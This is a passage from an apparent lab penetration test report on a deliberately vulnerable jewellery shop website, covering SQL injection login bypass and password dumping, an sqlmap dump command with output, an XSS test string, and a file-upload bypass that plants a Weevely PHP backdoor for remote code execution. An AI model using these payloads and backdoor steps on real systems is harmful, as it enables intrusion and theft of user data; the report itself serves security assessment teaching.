


Fig 3.8.2 b, Using ') OR 1=1;# causes the username to be reflected, minus the mathematical part of the query.




Fig 3.8.2 c, Using ') OR 1=1;# causes the username to be reflected, along with a notification that reads "Password not found! "

As seen in the above images, it is evident that in the first scenario, the injection worked as predicted. Searching for a "True" value (e.g (1 = 1) = True) then all valid entries in the products table are dumped. It can also be determined the final two entries are looking for a value to search for. For instance, in the username search, the username reflected suggested that the mathematics had indeed been executed, however, "OR" was left behind. This suggest a filter may be in operation.

3.8.3 Testing for Authentication Bypass

Following on from 3.8.2, where it was discovered that mathematics was being executed leaving behind a trace of the logic code, it was discovered that by completely omitting the logic, the search parameters were altered. Thereby forcing the form to ignore the rest of the authentication check.

In practice, this meant that the authentication mechanism that matched the user to an existing entry performed as usual, however, due to the new line character (;#), the password authentication was never carried out. The string used in this example: admin');# . When this is injected as seen in Fig 3.8.3 a and 3.8.3 b, the attacker immediately gains access to the admin account and all privileges associated with it.




Fig 3.8.3 a - By entering “admin');# ” password authentication can be bypassed

Fig 3.8.3 b - This allows the user to also access parts of the website that require admin authentication

3.8.4 Database Enumeration through Plain Injection

Following on from the discoveries made in 3.8.2, it was also discovered the same absence of input sanitization allowed the search function to be quickly used to enumerate aspects of the database. Several different Statements that are used to normally administrate databases can be sued in this scenario to enumerate that of RA Jewellery’s.

3.8.4.1 Enumerating the "users" table

The name of the table that holds customer information "users" is generic. This is because the name is logical, it is a meaningful name that is similar to what programmers are taught to call tables. An attacker could realize that by plugging in variations of the field names from the "register.php" page then attempting multiple " Gold') OR users.user_id IS NOT NULL# " they can easily determine the name of the table, as seen in Fig 3.8.4.1 a. By doing this the attacker can the begin more targeted attacks against this table such as: (see 3.8.4.2).




Fig 3.8.4.1 a, by using " Gold') OR users.user_id IS NOT NULL# ", the authentication system allows the attacker to log in. This means no error has occurred indicating that the table is called "users" and there is a column called "user_id" in it

3.8.4.2 Finding table details using the search function.

As the search function is available to all user types, including guest, this makes it a good point of entry to attempt injection attacks. UNION SELECT statements allow attackers to select entries from two tables. In this case, due to the lack of filter on the search function, a union select statement can be used to gather information about the users table. However, UNION SELECT statements will only work if the query has specified the same number of fields names as the target table. As a result, an attacker will have to pad up their query with NULL values until the statement has the correct number of fields.

To discover the number of columns, the ORDER BY statement can be used multiple times until the number specified does not produce an error (as seen in Fig 3.8.4.2 a and Fig 3.8.4.2 b), In this case, it would seem that the users table consists of 9 columns, meaning the attacker can now modify future select statements to adapt to this, even if they do not know column names.

Fig 3.8.4.2 a - an error is produced as the queried table does not have 10 columns; the search is not performed

Fig 3.8.4.2 b - as a result of guessing the correct number of columns, the search was performed.

3.8.4.3 Dumping Passwords using the search function

As previously mentioned, union select statements can be used to retrieve the values of another table. In this case, the attacker must already know the name of the target table. The attacker can then, for example modify a UNION SELECT password, NULL, NULL FROM users;# until each NULL has been replaced by the "password" field name and vice versa. In RA Jeweler's application, it was discovered that be injecting:

Gold')UNION SELECT NULL, NULL, NULL, NULL, password, NULL, NULL, NULL, NULL FROM users;#

into the search function, then passwords will be dumped in the format of the search result, as seen in Fig 3.8.4.3 a. This means that the password column is the 5th column in the table "users". By accessing this table through the admin profile, this was confirmed




Fig 3.8.4.3 a, Passwords are displayed just like listed products

Whilst obtaining passwords is already a serious data breach, it must also be noted that an attacker will also see this and realize that their workload has been shortened, as the passwords are stored in plain-text. Whilst this is a major flaw, these passwords are useless unless a username can be attributed to each one. However, given the administrator profile is called “admin”, an attacker could easily brute force their way into the account.

3.8.4.4 Enumerating Database Name

An attacker may work out the name of the database. This can be discovered by using a legitimate username paired with an “ ’)OR database() LIKE ‘A%’ # “ statement. This statement will feed back if the entered character is in the name of the table. This character can then be added to eventually form a string that resembles that of the database name. In this case, after multiple queries (as seen in Fig 3.8.4.4 a), it was discovered that the database name was “BBJEWELS”,




Fig 3.8.4.4 a, as the injected value has been executed the same as in 3.8.3, then it can be established the name of the database is “bbjewels”


3.8.5 Automated SQL Injection with SQLmap

SQLmap is a tool that can be used by attackers to test for and exploit SQL injection type vulnerabilities.

By using an automated tool the attacker can simply define an attack parameter and let the tool complete the rest of the job (Apikoros Sleuth by Robert Majzels, 2017). SQLmap is especially useful when confronted with RA Jewellery’s website owing to the large integration within the application between the product, user and user linked databases.

SQLmap command to dump the users table (adapted from (StackExchange/SQLMap: How to dump tables that begin with a specific letter? 2020):

sqlmap --dbms=mysql -u 'http://192.168.1.20/processlogin.php' --data="txtusername=hacklab&txtpassword=hacklab" -D bbjewels -T users -dump



```
Table: users
[4 entries]
+---------+----------+-------+--------------------------+---------------+------------------+----------+----------+----------+-----------+-------------+
| user_id | tel      | name  | email                    | ac_type       | address          | surname  | password | username | thumbnail | user_status |
+---------+----------+-------+--------------------------+---------------+------------------+----------+----------+----------+-----------+-------------+
| 0005    | 12312312 | Tom   | tsmith@hacklab.com       | user          |  1 wewer we w    | Smith    | hacklab  | tsmith   | <blank>   | 1           |
| 0001    | 54954491 | Ian   | if@yahoo.com             | user          | Montagne Blanche | Ferguson | 12345    | ianf     | <blank>   | 1           |
| 0002    | 54954491 | Benny | admin@hacklabmadeup.com  | Administrator | Montagne Blanche | Hill     | janice   | admin    | <blank>   | 0           |
| 0003    | 59999995 | Steve | hacklab@hacklab.com      | user          | 1 Bell Street    | Brown    | hacklab  | hacklab  | rick.jpg  | 1           |
+---------+----------+-------+--------------------------+---------------+------------------+----------+----------+----------+-----------+-------------+
```

Fig 3.8.5 a This is the output from SQL-mapping the users table.

Whilst SQLmap was used in this scenario to dump the users table (as seen in Fig 3.8.5 a), it can be easily reconfigured to dump that of the products table. SQLmap relies on time-based queries however and dumping much larger tables may take more time than feasibly possible.

3.9 OTHER VULNERABILITIES

3.9.1 Ordering Negative Values

It is possible to bypass the filter preventing a user from altering a negative quantity of items by encoding the value entered into the quantity field with Hex. For instance, -1 becomes 2d31. Plugging this into the website allows the user to add a negative item as seen in Fig 9.9.1 a. However, due to the applied 500 charge for delivery (see Fig 3.9.1 b) ordering a negative item really only benefits the user when done in conjunction with other purchases.




Fig 3.9.1 a - Ordering a negative quantity of an item is possible, however the value must be obfuscated to evade the " - " character filter.

SHOPPING CART

JEWEL ID	PRODUCT	QUANTITY	PRICE	AMOUNT	UPDATE QTY		ADDED ON	REMOVE ITEM
0002	Diamond/Bangles/2.jpg	0	1000.00	0.00	+1	-1	2020-12-01 15:26:23	X

Total Quantity	0
Total Items	1
Sub Total	0
VAT (15%)	0
Delivery Cost	500
Total Amount	500

NOTE:- All figures rounded

Checkout

Fig 3.9.1 b - Even when the user has managed to get their cart total to 0, they are still charged for delivery.

3.9.2 Change Password Functionality




Fig 3.9.2 a, An overview of the change password functionality

Examining Changepassword.php (Fig 3.9.2 a), the user is met with a form that allows the user to change their password. The page itself seems to have several php errors. When checked for XSS vulnerabilities the page does not produce the notification the script is designed to make, rather, it seems likely that the input isn't even checked. Taking note of the create password function, where the password is limited to 10 characters, it seems this limit has been removed.

When submitting <script>alert("This website will display this message if input is not filtered")</script> , the form responds saying that the password has been submitted successfully, as seen in Fig 3.9.2 b. This was also checked by using the administrator's credentials to check the users table, as seen in Fig 3.9.2 c. Of note here is that the script itself has corrupted the table, suggesting a serious flaw in how the website analyses a new password; it does not check the length, or check its content. Of interest was how, unlike in the example in 3.7.1.3, the same alerts produced on the administrator table did not occur.




Fig 3.9.2 b, after injecting the script, the password has updated.

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	janice	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab								

Fig 3.9.2 c, note how the password for hacklab is blank, then followed by unformatted table space. This could suggest the table formatting process itself is yet to complete, indicating the script worked.

Seeing as this form seems to be devoid of any filter, the logical next step for an attacker is to inject SQL through the form, however when injecting the " ISN 'T " query, the form responds with an error, suggesting it is only vulnerable to XSS, as seen below in Fig 3.9.2 d.




Fig 3.9.2 d - Injecting SQL causes an error in the Change Password functionality.

When these attributes are added together, it becomes apparent very large scripts could be inserted here. There is also another form of error where in the comparison between "new password" and "confirm password". As seen in Fig 3.9.2 e, these fields are not checked to for the same case




Fig 3.9.2 d, password comparison between the new and confirmed variants do not check case.

3.9.3 Using Weevely for remote code execution

Other aspects of the website, such as the previously mentioned upload profile picture functionality from 3.2.1, it was identified that the functionality exists to upload files. From some preliminary testing (see Fig 3.9.3 a and Fig 3.9.2 b) earlier on, it was identified that this function restricts the upload of filetypes that are not related to images, however, it may be possible to upload something within a .bmp, .gif or .jpg file format.




Fig 3.9.2 a - browsing and selecting a malicious file can be done normally.




Fig 3.9.2 b - However input validation identifies the ".php" extension and denies the upload.

From investigation it would seem that this input validation is client side as no POST or GET requests are made. This explains why the validation allows the upload of any file that ends with the string .jpg. This means it possible, through use of a proxy, such as Burpsuite, which lets the attacker view and modify the contents of a http packet before it sent to one end of the connection, to bypass this first set of filters by uploading a .php.jpg file and then deleting ".jpg" from the file path mid transit. This in turn allows the attacker to bypass this form of authentication (Chandel, 2020).

```
-----------------------------400056432133812429110641794l0
Content-Disposition: form-data; name="uploadedfile"; filename="backdoor.php.jpg"
Content-Type: image/jpeg
```

Fig 3.9.3 c, The request created by the application has been created as the validation has identified the trailing filetype as valid

```
-----------------------------400056432133812429110641794l0
Content-Disposition: form-data; name="uploadedfile"; filename="backdoor.php"
Content-Type: image/jpeg
```

Fig 3.9.3 c, The request was captured by the Burpsuite Proxy before it could be forwarded allowing the attacker to modify its contents.

Confirmation of this bypass occurred when the server responded saying that a ".php" file, or in the case demonstrated in Fig 3.9.3 d, a "picture", had been uploaded successfully.




Fig 3.9.3 d, The server responds to the application which in turns prompts the user with the upload successful notification

As demonstrated above, the malicious file "backdoor.php" had been successfully uploaded to the server. This file was created using a tool called "Weevely", and can be found in Appendix F. Weevely is a stealth orientated php tool that comes as part of the Kali distro. Intended for post exploitation as its utilities are primarily focused on modifying the target server so a backdoor is left, or files are dumped (Weevely, 2020).

The file was created using the command below with the password "hacklab":

Weevely http://192.168.1.20/pictures/backdoor.php hacklab




Fig 3.9.3 e, creation of the malicious file, as well as remote execution of it. In this example the attacker has obtained the directory listing for profile pictures.

Achieving remote code execution on a server is highly dangerous. It also allows the attacker to install a backdoor or download file contents. This is the main goal for most attackers, as it enables them persistent and stealthy access to a target file system so they can conduct further malicious operations.

3.10 SCAN ANALYSIS (FINDING OTHER VULNERABILITIES WITH TOOLS)

3.10.1 ZAP Scan

Using OWASP ZAP, a scan was performed against the target 192.168.1.20. ZAP found a couple Medium Risk level alerts as well as a few Low Risk level alerts. The full scan can be found at Appendix G.

3.10.2 ZAP Sitemap analysis

ZAP was also used to spider the application. ZAP found more than 900 addresses present on 192.168.1.20. The full table of all the items that were found by the spider can be found at

The output from the ZAP Scan can be seen in Appendix I.

3.10.3 Wapiti scanning

Wapiti is an automated web app scanner that can be used for a multitude of purposes, including finding vulnerabilities that may have been excluded from previous tests (Mitchell, 2020).

Scanning in wapiti first involves gathering a cookie using the following command:

wapiti-getcookie -c cookies.json -u http://192.168.1.20/login.php

The cookie that was grabbed, as seen in Fig 3.10.3 a, was then used to scan the website.

```
root@kali:~# wapiti-getcookie -c cookies.json -u http://192.168.1.20/login.php
<Cookie PHPSESSID=kf0ii44s0vibmca8f3td5odp31 for 192.168.1.20/>

Choose the form you want to use or enter 'q' to leave :
0) POST http://192.168.1.20/processlogin.php (0)
        data: txtusername=&txtpassword=

Enter a number : 0
Please enter values for the following form:
url = http://192.168.1.20/processlogin.php
txtusername: hacklab
txtpassword: hacklab
<Cookie PHPSESSID=kf0ii44s0vibmca8f3td5odp31 for 192.168.1.20/>
<Cookie SecretCookie=6861636o6p61623n6861636o6p61623n31363038303531363939 for 192.168.1.20/>
```

Fig 3.10.3 a, Wapiti obtains and saves the authentication cookie for later use.

Using the stored cookie, the command below was issued. Looking at the results of this cscan indicated there were three blind SQL injection vulnerabilities.

wapiti -u http://192.168.1.20/ -c cookies.json -o /root/Desktop/wapitioutput.html

The output from Wapiti can be seen in Appendix H.

4 SOURCE CODE ANALYSIS

Source code Analysis was performed on the website using notepad++ built in “Find in Files” utility to search all files present that compose the RA Jewellery site for common syntax in php that is associated with security vulnerabilities.

4.1 MD5

MD5 is in use in several areas of the website, as seen in Fig 4.1 a. MD5 is well known to be insecure; the hash values it produces can be broken and well known hash collisions have been well documented to such a point where websites are available to match user input to known hashes to break them(MD5 Online | Free MD5 Decryption, MD5 Hash Decoder, n.d.).




Fig 4.1 a, MD5 is in use of 5 of the files used in RA Jewellery

4.2 SENSITIVE DATA DISCLOSURE

In config.php as well as admin_config,php it is seen that the login details for the root user of the SQL database are listed, as seen in Fig 4.2 a. Whilst on the website however the admin password for the mysql database can be found if browsing to the /adminarea/includes/admin_config.php or /adminarea/viewusers-paginated.php?page=1, as seen in Fig 4.2 b.




Fig 4.2 a, Whilst conducting a simple search for "mysql" it was discovered that the credentials were listed on the site.

Fig 4.2 b, the inclusion of the SQL database password, stored in plaintext, creates a syntax error that is then fed back out to the user.

Also discovered was a "note to self" listing the door key combination, found in hidden.php, as seen in Fig 4.2 c. Whilst browsing the page appears blank, however, viewing the source with Mantra reveals the note. Whilst not a vulnerability considering anything within the website, the leakage of personal data that can be used for physical crime, such as theft on the RA Jewelers store, could be critical in an attack.




Fig 4.2 c, Whilst appearing blank, the door combination can still be found.

Also found when the viewing the source code for other files such as a seemingly blank page located under the /bea/sqlcm.bak directory was a backup of the sql filters, as seen in Fig 4.2 d. Other pages on the website such as "index.php" also included comments about the configuration of the system, as seen in Fig 4.2 e.




Fig 4.2 d, Whilst appearing blank, the backup for a filter can be found.

